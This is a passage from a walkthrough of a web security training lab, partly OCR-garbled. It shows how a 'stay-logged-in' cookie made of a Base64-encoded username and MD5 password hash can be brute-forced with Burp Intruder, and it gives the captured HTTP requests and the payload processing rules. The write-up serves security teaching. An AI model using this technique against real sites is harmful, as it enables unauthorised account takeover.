Brute-forcing a stay-logged-in cookie

Description

Keeping users logged in

A common feature is the option to stay logged in even after closing a browser session. This is usually a simple checkbox labeled something like "Remember me" or "Keep me logged in".

This functionality is often implemented by generating a "remember me" token of some kind, which is then stored in a persistent cookie. As possessing this cookie effectively allows you to bypass the entire login process, it is best practice for this cookie to be impractical to guess. However, some websites generate this cookie based on a predictable concatenation of static values, such as the username and a timestamp. Some even use the password as part of the cookie. This approach is particularly dangerous if an attacker is able to create their own account because they can study their own cookie and potentially deduce how it is generated. Once they work out the formula, they can try to brute-force other users' cookies to gain access to their accounts.

Some websites assume that if the cookie is encrypted in some way it will not be guessable even if it does use static values. While this may be true if done correctly, naively "encrypting" the cookie using a simple two-way encoding like Base64 offers no protection whatsoever. Even using proper encryption with a one-way hash function is not completely bulletproof. If the attacker is able to easily identify the hashing algorithm, and no salt is used, they can potentially brute-force the cookie by simply hashing their wordlists. This method can be used to bypass login attempt limits if a similar limit isn't applied to cookie guesses.

Lab

This lab allows users to stay logged in even after they close their browser session. The cookie used to provide this functionality is vulnerable to brute-forcing.

To solve the lab, brute-force Carlos's cookie to gain access to his "My account" page.

Your credentials: `wiener:peter`
Victim's username: `carlos`
Candidate passwords

Review Requests and Responses to see whats what

Request

Pretty | Raw | Hex | Hackvertor

```
1 POST /login HTTP/1.1
2 Host: 0a1c001b045da119c0335d3f0006009e.web-security-academy
3 Cookie: session=Kki6ObMhWclJO13mbi9yNldSXvQlvNe8
4 Content-Length: 48
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a1c001b045da119c0335d3f0006009e.web-secur
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Appl
   Safari/537.36
13 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,imag
   ange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a1c001b045da119c0335d3f0006009e.web-secu
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
21 Connection: close
22
23 username=wiener&password=peter&stay-logged-in=on
```

Response

Pretty | Raw | Hex | Render | Hackvertor

```
1 HTTP/1.1 302 Found
2 Location: /my-account
3 Set-Cookie: stay-logged-in=d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw; Expires=Wed, 01 Jan 3000 01:00:00 UTC
4 Set-Cookie: session=NhxuOTDaKoqZaSHO8Ia2igbgRuXU7Ccy; Secure; HttpOnly; SameSite=None
5 Connection: close
6 Content-Length: 0
7
```

Examine the cookie - you can check with crackstation.

Examine this cookie in the inspector panel and notice that it is Base64-encoded. Its decoded value is `wiener:51dc30ddc473d43a6011e9ebba6ca770`. Study the length and character set of this string and notice that it could be an MD5 hash. Given that the plaintext is your username, you can make an educated guess that this may be a hash of your password. Hash your password using MD5 to confirm that this is the case. We now know that the cookie is constructed as follows:

Free Password Hash Cracker

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)),

Hash	Type	Result
	md5	peter

d: Not found.

wnload CrackStation's Wordlist


In Burp Intruder, add a payload position to the `stay-logged-in` cookie and add your own password as a single payload.

```
GET /my-account?id=carlos HTTP/1.1
Host: 0a1c001b045da119c0335d3f0006009e.web-security-academy.net
Cookie: stay-logged-in=§d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw§;
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
```

Add the following payload processing items.


Under **Payload processing**, add the following rules in order. These rules will be applied sequentially to each payload before the request is submitted.

- Hash: `MD5`
- Add prefix: `wiener:`
- Encode: `Base64-encode`



Add a grep match for "update email"

As the **Update email** button is only displayed when you access the `/my-account` page in an authenticated state, we can use the presence or absence of this button to determine whether we've successfully brute-forced the cookie. On the **Options** tab, add a grep match rule to flag any responses containing the string `Update email`. Start the attack.



When the attack is finished, the lab will be solved. Notice that only one request returned a response containing `Update email`. The payload from this request is the valid `stay-logged-in` cookie for Carlos's account.